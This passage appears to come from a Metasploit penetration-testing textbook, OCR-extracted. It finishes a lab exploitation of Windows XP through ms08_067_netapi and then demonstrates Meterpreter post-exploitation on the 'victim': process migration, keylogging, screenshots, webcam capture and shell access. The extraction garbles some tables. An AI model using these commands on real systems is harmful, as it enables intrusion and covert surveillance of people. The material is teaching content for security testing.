The next step will be to check the options for an exploit and what it requires in order to perform a successful exploitation. We type in show options and it will show us the requirements. We would need to set **RHOST** (**remote host**), which is the target IP address, and let the other options keep their default values.

A screenshot of a terminal window titled 'root : .rubybin'. The window displays the following Metasploit command and its output:

```
msf exploit(ms08_067_netapi) > show options
```

Module options (exploit/windows/smb/ms08_067_netapi):

Name	Current Setting	Required	Description
RHOST	[REDACTED]	yes	The target address ←
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id	Name
0	Automatic Targeting


```
msf exploit(ms08_067_netapi) >
```

We set up the RHOST or the target address by typing in set RHOST 192.168.0.103.

A screenshot of a terminal window titled 'root : .rubybin'. The window displays the following Metasploit commands and their output:

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.0.103
RHOST => 192.168.0.103
msf exploit(ms08_067_netapi) >
```

After setting up the options, we are all set to exploit our target. Typing in exploit will give us the Meterpreter shell.



The screenshot shows a terminal window titled "met: /usr/bin/msf3". The command "msf exploit(ms08_067_netapi) > set RHOST 192.168.0.103" is entered, followed by "RHOST => 192.168.0.103". Then, "msf exploit(ms08_067_netapi) > exploit" is run, which triggers a reverse handler on port 4444. The output shows the exploit being sent to the target, fingerprinting the system as Windows XP SP2 English (AlwaysOn NX), and establishing a Meterpreter session. The session is shown as "meterpreter >". The status bar at the bottom indicates "root : .rubybin".

Summary

In this chapter, we covered the basics of vulnerability, a payload, and some tips on the art of exploitation. We also covered the techniques of how to search for vulnerable services and further query the Metasploit database for an exploit. These exploits were then used to compromise the vulnerable system. We also demonstrated the art of searching for exploits in Internet databases, which contain zero-day exploits on software and services. In the next chapter, we will be covering Meterpreter basics and in-depth tactics on exploitation.

References

The following are some helpful references that shed further light on some of the topics covered in this chapter:

- <http://www.securitytube.net/video/1175>
- <http://resources.infosecinstitute.com/system-exploitation-metasploit/>

4


Meterpreter Basics

Meterpreter is one of the spearheads in the Metasploit Framework. It is used as a payload post exploitation of a vulnerable system. It uses in-memory DLL Injection Stagers and is extended over the network at runtime. In-memory DLL, Injection is a technique used for injecting code within the address space of a currently running process by forcing it to load a **DLL (Dynamic-link library)** file. Once an exploit is triggered and the Meterpreter is used as a payload, we get a Meterpreter shell for the compromised system. The uniqueness of its attack vector lies in its stealth feature. It does not create any files on the hard disk but just attaches itself to an active process in memory. The client-server intercommunication takes place using the Type Length Value Format and is encrypted. Within data communication protocols, optional information may be encoded as a type-length-value or TLV element inside the protocol. Here, Type indicates the kind of field that is a part of the message, Length indicates the size of the value field and Value indicates the variable-sized series of bytes, which contain data for this part of the message. This single payload is very effective with its multiple capabilities, which helps in acquiring password hashes of a victim machine, running a keylogger, and privilege escalation. The stealth feature makes it undetectable to many antivirus and host-based intrusion detection systems. Meterpreter also has the capability to switch between different processes to which it gets attached through DLL Injection, and stays by clinging to running applications on the compromised host rather than creating files on the system.

In the previous chapter, we compromised a system to get the reverse connection for the Meterpreter. Now we will discuss the functionalities we can use over the compromised system post exploitation, such as the working of the Meterpreter and the Meterpreter in action.


Working of the Meterpreter

Once a system is compromised, we (the attacker) send a first-stage payload to the affected system. This payload connects back to the Meterpreter. Then a second DLL Injection Payload is sent followed by the Meterpreter Server DLL. This establishes a socket and a client-server communication can take place through the Meterpreter session. The best part of this session is that it is encrypted. This offers confidentiality and hence a session may not be sniffed by any network administrator.




Meterpreter in action

In *Chapter 3, Exploitation Basics*, we were able to exploit the victim machine and get a Meterpreter session from it. Now we will use this Meterpreter session to leverage the various functionalities of the Metasploit Framework.



The screenshot shows a terminal window titled 'root : rubybin'. The command 'exploit(ms88_867_netapi) > exploit' is entered, followed by a series of log messages indicating a reverse handler was started on port 4444, target detection, and a meterpreter session was opened. The prompt 'meterpreter >' is visible at the bottom.

We will now display all the weapons of attack that Meterpreter hosts. For this, enter `help`.



The screenshot shows a terminal window titled 'root : rubybin'. The command 'meterpreter > help' is entered, followed by a detailed list of core commands:


Command	Description
?	Help menu
background	Backgrounds the current session
bgkill	Kills a background meterpreter session
cript	Lists running background scripts
bglist	Executes a meterpreter script as a background thread
bgrun	Displays information about active channels
a background thread	Closes a channel
channel	Detach the meterpreter session (for http/https)
channels	Disables encoding of unicode strings
close	Enables encoding of unicode strings
detach	Terminate the meterpreter session
or http/https)	
disable_unicode_encoding	
enable_unicode_encoding	
exit	

In the preceding screenshot, we see all of the Meterpreter commands that can be used on the compromised system.

We have a few classified commands based on their usage; they are listed as follows:

Command type	Command name	Description
Process listing	getuid	It gets the system ID and the name of the computer.
	kill	It terminates a process.
	ps	It lists the running processes.
	getpid	It gets the current process identifier.
Keylog Usage	keyscan_start	It starts the keylogging session.
	keyscan_stop	It stops the keylogging session.
	keyscan_dump	It dumps the keystrokes captured from the victim machine.
Session	enumdesktops	It lists all of the accessible desktops and workstations.
	getdesktop	It gets the current Meterpreter desktop.
	setdesktop	It changes the Meterpreter's current desktop.
Sniffer Functions	use_sniffer	It loads the sniffer functions.
	sniffer_start	It starts the sniffer for the interface.
	sniffer_dump	It dumps the network capture of the victim machine locally.
	sniffer_stop	It stops the sniffer for the interface.
Webcam Commands	webcam_list	It lists all of the webcams of the system.
	webcam_snap	It captures snapshots of the victim machine
	record_mic	It records the sound of the environment from the default microphone on the machine


Now we will start the penetration testing procedure and perform the first step by starting to gather information about our victim machine. Type `sysinfo` to check the system information.



A screenshot of a terminal window titled "root : .ruby.bin". The window has a title bar with "File Edit View Bookmarks Settings Help" and a status bar at the bottom with the same text. The main area shows a Metasploit meterpreter session. The command `sysinfo` is highlighted with a red box. The output is as follows:

```
meterpreter > sysinfo
Computer       : EXPLOITA-823691
OS            : Windows XP (Build 2600, Service Pack 2).
Architecture   : x86
System Language: en US
Meterpreter    : x86/win32
meterpreter >
```

We can see the system information in the preceding screenshot, the computer name and the operating system used by the victim. Now we will capture a screenshot of the victim machine. For this, type in `screenshot`.




A screenshot of a terminal window titled "root : .ruby.bin". The window has a title bar with "File Edit View Bookmarks Settings Help" and a status bar at the bottom with the same text. The main area shows a Metasploit meterpreter session. The command `screenshot` is highlighted with a red box. The output is as follows:

```
meterpreter > screenshot
Screenshot saved to: /root/J0GucRnW.jpeg
/usr/bin/x-www-browser: /opt/metasploit/common/lib/libxml2.
so.2: no version information available (required by /usr/li
b/libstremanalyzer.so.0)
/usr/bin/x-www-browser: /opt/metasploit/common/lib/libxml2.
so.2: no version information available (required by /usr/li
b/libstremanalyzer.so.0)
/usr/bin/x-www-browser: /opt/metasploit/common/lib/libxml2.
so.2: no version information available (required by /usr/li
```

Meterpreter Basics

We can see the victim machine's screenshot as follows:




Let us check the list of all of the processes that are running on the victim machine. For this just type ps and it will show the running processes.

A screenshot of a terminal window titled 'meterpreter > [REDACTED]'. The window displays a 'Process list' with the following data:

PID	Name	Arch	Session	User	Path
0	[System Process]				
4	System	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\thandle.exe
312	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
520	alg.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\System32\alg.exe
576	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\csrss.exe
680	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\winlogon.exe
684	logon.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\logon.exe
694	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\service.exe
696	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
812	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
876	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
972	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1928	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
1960	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\system32\svchost.exe


In the preceding screenshot, we can see the process list, with detailed information. The first column shows the PID, which means process ID and the second column shows the process name. The next column shows the architecture of the system, the user, and the path from where the process is running.

In the process list, we have to find the process ID for `explorer.exe` and then migrate with that process ID. For migrating with any process ID, we have to type `migrate <PID>`. Here, we are migrating with `explorer.exe`, so we type in `migrate 1512`.



The screenshot shows a terminal window titled "root : /exploit". It displays a process list with columns: PID, Process Name, Architecture, and User/Path. The row for `explorer.exe` is highlighted with a red box. Below the process list, a meterpreter session is shown. The command `migrate 1512` is typed, followed by two messages indicating the migration process: "[*] Migrating to 1512..." and "[*] Migration completed successfully.". The meterpreter prompt "meterpreter >" is visible at the bottom.

After migrating with a process, we then identify the current process. For this, type in `getpid`.




The screenshot shows a terminal window titled "root : /exploit". A command `getpid` is typed in the meterpreter session. The output shows "Current pid: 1512", indicating the current process ID. The meterpreter prompt "meterpreter >" is visible at the bottom.


Meterpreter Basics

We can see the current process ID from which we have migrated to the victim machine.


Next, we move on to some real hacking stuff by using the keylogger service on the victim machine. We type in `keyscan_start` and the keylogger will start and wait for a few minutes to capture the keystrokes of the victim machine.



The victim has started to type something in the Notepad. Let us check if we have the capture.




Now, let us stop the keylogger service and dump all of the keystroke logs from the victim machine. For this, type `keyscan_dump` and then type `keyscan_stop` to stop the keylogger service. You can see in the following screenshot that we have the exact capture. Bravo!



A screenshot of a terminal window titled "root : .ruby/bin". The window has a menu bar with "File", "Edit", "View", "Bookmarks", "Settings", and "Help". The main area shows a Meterpreter session. The user types "keyscan dump", which triggers a message "Dumping captured keystrokes...". Below it, the user types "hello, guys this is tutorial for keylogger". The user then types "keyscan stop", which triggers a message "Stopping the keystroke sniffer...". The session ends with "meterpreter > ". The text "keyscan dump", "hello, guys this is tutorial for keylogger", and "keyscan stop" are highlighted with red boxes.


Let's try some more interesting activities in our Meterpreter session. Let's check whether the victim's machine has a webcam available or not. For that, we type in `webcam_list` and it displays the webcam list from the victim machine. In the following screenshot, we can see that a webcam is available.



A screenshot of a terminal window titled "root : .ruby/bin". The window has a menu bar with "File", "Edit", "View", "Bookmarks", "Settings", and "Help". The main area shows a Meterpreter session. The user types "webcam list", which triggers a response "1: Integrated Webcam". The session ends with "meterpreter > ". The text "webcam list" and "1: Integrated Webcam" are highlighted with red boxes.


Meterpreter Basics

Thus we know that the victim has an integrated webcam. So let's capture a snapshot of the victim from his/her webcam. Just type in `webcam_snap`.




A terminal window titled "root : /ruby/bin" showing a session in the "meterpreter >" prompt. The user runs the command `webcam_list`, which returns "1: Integrated Webcam". Then, the user runs `webcam snap`. The terminal shows the progress: "[*] Starting...", "[+] Got frame", and "[+] Stopped". Finally, it displays the path where the image was saved: `/root/yxGSMosP.jpeg`. The entire command and its output are highlighted with a red box.

In the previous screenshot, we can see that the webcam shot has been saved to the root directory and the image is named `yxGSMosP.jpeg`. So let us verify the captured image in the root directory.




After that, we will check the system ID and the name of the victim machine. Type in `getuid`.



```
<main> *]
meterpreter > getuid
Server username: EXPLOITA-823691\Victim
meterpreter >
```

After playing with the victim machine, now it is time for some serious stuff. We are going to access the victim's command shell to control his/her system. For this, just type in `shell` and it will open a new command prompt for you.




```
exit
